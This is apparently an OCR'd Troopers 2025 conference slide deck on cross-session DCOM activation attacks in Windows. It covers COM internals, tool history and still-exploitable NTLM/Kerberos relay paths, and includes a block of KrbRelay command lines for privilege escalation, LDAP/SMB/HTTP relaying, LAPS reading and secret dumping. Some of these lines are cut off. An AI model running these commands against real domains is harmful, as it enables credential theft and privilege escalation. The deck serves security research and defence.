TROOPERS

Troopers 2025


REVISITING CROSS SESSION ACTIVATION ATTACKS

Fabian Mosch
Head of Offensive Services

r-tec cyber security
an accompio company

01

WHOAMI



Revisiting Cross Session Activation attacks

WHOAMI

- Head of Offensive Services @r-tec
- Breaking into company environments at work & escalating privileges
- Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
  - S3cur3Th1sSh1t / @ShitSecure
- Founder of MSec Operations
  - AV/EDR Evasion for Pentesters & Red Teams

02

WHAT THE HECK ARE YOU TALKING ABOUT

Revisiting Cross Session Activation attacks

THE MICROSOFT DOCUMENTATION

Session-to-Session Activation with a Session Moniker

Article • 08/19/2020 • 5 contributors

Feedback

Session-to-session activation (also called cross-session activation) allows a client process to start (activate) a local server process on a specified session. This feature is available for applications that are configured to run in the security context of the interactive user, also known as the "RunAs Interactive User" object activation mode. For more information about security contexts, see The Client's Security Context.

Distributed COM (DCOM) enables object activation on a per-session basis by using a system-supplied Session Moniker. Other system-supplied monikers include file monikers, item monikers, generic composite monikers, anti-monikers, pointer monikers, and URL monikers.

To be able to use the session moniker, the DCOM application must be set to run as the interactive user. This can be set by using the Component Services Administrative tool, viewing the Properties of the DCOM application, and selecting **The interactive user** on the **Identity** tab. For more information about the possible security risks associated with setting a DCOM application to run as the interactive user in a Remote Desktop Services environment, see the "Application Identity (COM)" section of the COM documentation in the Platform Software Development Kit (SDK).

https://learn.microsoft.com/en-us/windows/win32/termserv/session-to-session-activation-with-a-session-moniker

GETTING AN IDEA

COM Basics


- Define functionality (classes), which is accessible by different applications
  - e.G. shared functionality between processes
  - Code inside of an DLL or executable
- Unique identifier per class (CLSID)
  - Other processes just need this, no Path to the DLL/EXE

https://learn.microsoft.com/en-us/windows/win32/com/com-class-objects-and-clsids

GETTING AN IDEA

<u>COM Objects</u>

- ApplicationID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\





- References the Service/Executable „Name“ and defines permissions

GETTING AN IDEA

<u>COM Objects</u>

- CLSID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\





- HKEY_CURRENT_USER - but mostly without the DLL path

CROSS SESSION ACTIVATION - HOW DOES THIS WORK?

- CLSID configured to run as `Interactive User` / corresponding permissions
- Use `CoCreateInstance` to create a COM Object for the target class
- Call `QueryInterface` (`ISpecialSystemProperties`) on the retrieved interface pointer
- Set Session ID via `SetSessionId` on retrieved `SpecialSystemProperties`
  - (Not officially documented by Microsoft)
- Call `StandardGetInstanceFromIStorage` on the interface pointer
  - Triggers NTLM/Kerberos authentication to an attacker defined system
  - (Not officially documented by Microsoft)


https://project-zero.issues.chromium.org/issues/42451808

https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/

https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html

03


HISTORY OF CROSS SESSION ACTIVATION



Revisiting Cross Session Activation attacks

HISTORY OF CROSS SESSION ACTIVATION

- https://github.com/antonioCoco/RemotePotato0 - local



HISTORY OF CROSS SESSION ACTIVATION


- https://github.com/cube0x0/KrbRelay - local

```
# LPE
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8

# Cross-Session LDAP
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cl
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cl
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -rbcd S-
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-gro
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -laps
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -gm
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -re

# Cross-Session HTTP
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/win2016.htb.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e4
```

```
# Cross-Session SMB
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -cons
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -secr
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -serv

# LLMNR
.\KrbRelay.exe -llmnr -spn 'cifs/win2019.htb.local' -secrets

# NTLM (see https://github.com/antonioCoco/RemotePotato0 for CLSIDs)
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm -downgrade
```

HISTORY OF CROSS SESSION ACTIVATION


- CertifiedDCOM [1] & AdcsCoercePotato [2]



[1] https://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf
[2] https://decoder.cloud/2024/02/26/hello-im-your-adcs-server-and-i-want-to-authenticate-against-you/

HISTORY OF CROSS SESSION ACTIVATION


- Silverpotato [1]



[1] https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

03

WHICH ARE STILL EXPLOITABLE



Revisiting Cross Session Activation attacks

WHICH ARE STILL EXPLOITABLE

- Grabbing NetNTLMv2/v1 Hashes from other logged in users
  - Try to crack them offline to get their password
- Relay NTLM/Kerberos to remote systems via SMB
- Relay NTLM/Kerberos to ADCS HTTP(S)
- Relay to MSSQL
- ~~Relay NTLM/Kerberos to LDAP~~
- ~~Silverpotato~~

